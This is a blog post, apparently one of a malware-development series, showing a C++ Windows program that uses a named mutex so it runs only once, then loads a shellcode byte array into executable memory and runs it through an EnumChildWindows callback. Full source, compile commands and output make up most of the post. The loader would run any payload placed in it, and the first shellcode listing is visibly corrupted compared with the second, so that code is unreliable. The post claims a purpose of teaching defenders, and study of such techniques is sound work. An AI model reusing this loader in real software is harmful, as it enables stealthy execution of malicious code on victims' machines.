

Malware development tricks: part 26. Mutex. C++ example.

3 minute read

Hello, cybersecurity enthusiasts and white hackers!

This post is the result of my own research into the malware dev trick: prevent self-execution via mutexes.

Sometimes, when developing malware, for maximum stealth, it is necessary that the program be launched only once. To do this, according to the [MSDN documentation](#), we can use mutexes.

mutex [Permalink](#)

For simplicity, we can use `CreateMutexA` function from Windows API:

```
HANDLE CreateMutexA(
    LPSECURITY_ATTRIBUTES lpMutexAttributes,
    BOOL                    bInitialOwner,
```

```
LPCSTR      LpName
);
```

practical example [Permalink](#)

In the simplest implementation, you can use this function in this way:

create mutex with specific name, so multiple instances can detect it:

```
hMutex = CreateMutexA(NULL, FALSE, "MeowMeowMutex");
```

check if mutex already exists, exit from app:

```
if (GetLastError() == ERROR_ALREADY_EXISTS) {
    // if this process created the mutex, exit the application
    if (hMutex && GetLastError() == ERROR_ALREADY_EXISTS) {
        CloseHandle(hMutex);
        return 0;
    }
}
```

otherwise, run malicious logic and close the mutex when done:

```
//...
// malicious logic
LPVOID mem = VirtualAlloc(NULL, sizeof(my_payload), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
RtlMoveMemory(mem, my_payload, sizeof(my_payload));
EnumChildWindows(NULL, (WNDENUMPROC)mem, NULL);

//...

// cleanup
if (hMutex)
    CloseHandle(hMutex);
return 0;
```

So, full source code is looks like:

```
/*
 * hack.cpp - Create mutex, run shellcode. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/malware/2023/01/04/malware-tricks-26.html
 */
#include <windows.h>
```

```
unsigned char my_payload[] =
// 64-bit meow-meow messagebox
"\xfc\x48\x81\xe4\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\xf6\xa\x00\x59\x41\x89\xda\xff"
"\xd5\x4d\x65\xf7\x77\x2d\x6d\x65\xf7\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";

int main(int argc, char* argv[]) {
HANDLE hMutex;
// create mutex with a name so multiple instances can detect it
hMutex = CreateMutexA(NULL, FALSE, "MeowMeowMutex");
// check if the mutex already exists
if (GetLastError() == ERROR_ALREADY_EXISTS) {
// if this process created the mutex, exit the application
if (hMutex && GetLastError() == ERROR_ALREADY_EXISTS) {
CloseHandle(hMutex);
return 0;
}
}

// shellcode running logic
LPVOID mem = VirtualAlloc(NULL, sizeof(my_payload), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
RtlMoveMemory(mem, my_payload, sizeof(my_payload));
EnumChildWindows(NULL, (WNDENUMPROC)mem, NULL);

// cleanup
if (hMutex)
CloseHandle(hMutex);
}
```

```
return 0;  
}
```

As you can see, I use running shellcode [via EnumChildWindows](#) logic. Also, as usually, use `meow-meow` messagebox payload.

demo [Permalink](#)



Let's go to see everything in action. Compile our "malware":

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-se
```



```
(cocomelonc@kali) - [~/hacking/cybersec_blog/2023-01-04-malware-tricks-26]  
$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive  
  
(cocomelonc@kali) - [~/hacking/cybersec_blog/2023-01-04-malware-tricks-26]  
$ ls -lt  
total 20  
-rwxr-xr-x 1 cocomelonc cocomelonc 15872 Jan  4 12:34 hack.exe  
-rw-r--r-- 1 cocomelonc cocomelonc 2264 Jan  4 12:34 hack.cpp  
  
(cocomelonc@kali) - [~/hacking/cybersec_blog/2023-01-04-malware-tricks-26]  
$
```

Then, move to victim's machine (in my case `Windows 10 x64`) and run:

```
.\hack.exe
```

Then, try to run this “malware” again from another Powershell terminal:

As you can see, nothing started, we only have one messagebox.

For checking correctness, we can add some print to our code:

```
/*  
 * hack.cpp - Create mutex, run shellcode. C++ implementation  
 * @cocomelonc  
 * https://cocomelonc.github.io/  
 */  
  
#include <windows.h>  
#include <cstdio>  
  
unsigned char my_payload[] =  
    // 64-bit meow-meow messagebox  
    "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x41"  
    "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"  
    "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"  
    "\x50\x3e\x48\xf0\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
```

```
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"  
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"  
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x48\x85\xc0\x74\x6f"  
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"  
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"  
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"  
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"  
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"  
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"  
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"  
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"  
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"  
"\xc1\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"  
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"  
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"  
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"  
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"  
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"  
"\x2e\x2e\x5e\x3d\x00";
```

```
int main(int argc, char* argv[]) {  
    HANDLE hMutex;  
    // create mutex with a name so multiple instances can detect it  
    hMutex = CreateMutexA(NULL, FALSE, "MeowMeowMutex");  
    // check if the mutex already exists  
    if (GetLastError() == ERROR_ALREADY_EXISTS) {  
        // if this process created the mutex, exit the application  
        if (hMutex && GetLastError() == ERROR_ALREADY_EXISTS) {  
            printf("MeowMeowMutex already exists, app already running =^.^=\n");  
            CloseHandle(hMutex);  
            return 0;  
        }  
    }  
  
    // shellcode running logic  
    LPVOID mem = VirtualAlloc(NULL, sizeof(my_payload), MEM_COMMIT, PAGE_EXECUTE_READWRITE);  
    RtlMoveMemory(mem, my_payload, sizeof(my_payload));  
    EnumChildWindows(NULL, (WNDENUMPROC)mem, NULL);  
  
    // cleanup  
    if (hMutex)  
        CloseHandle(hMutex);  
    return 0;  
}
```

Then, repeat our steps again:

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.
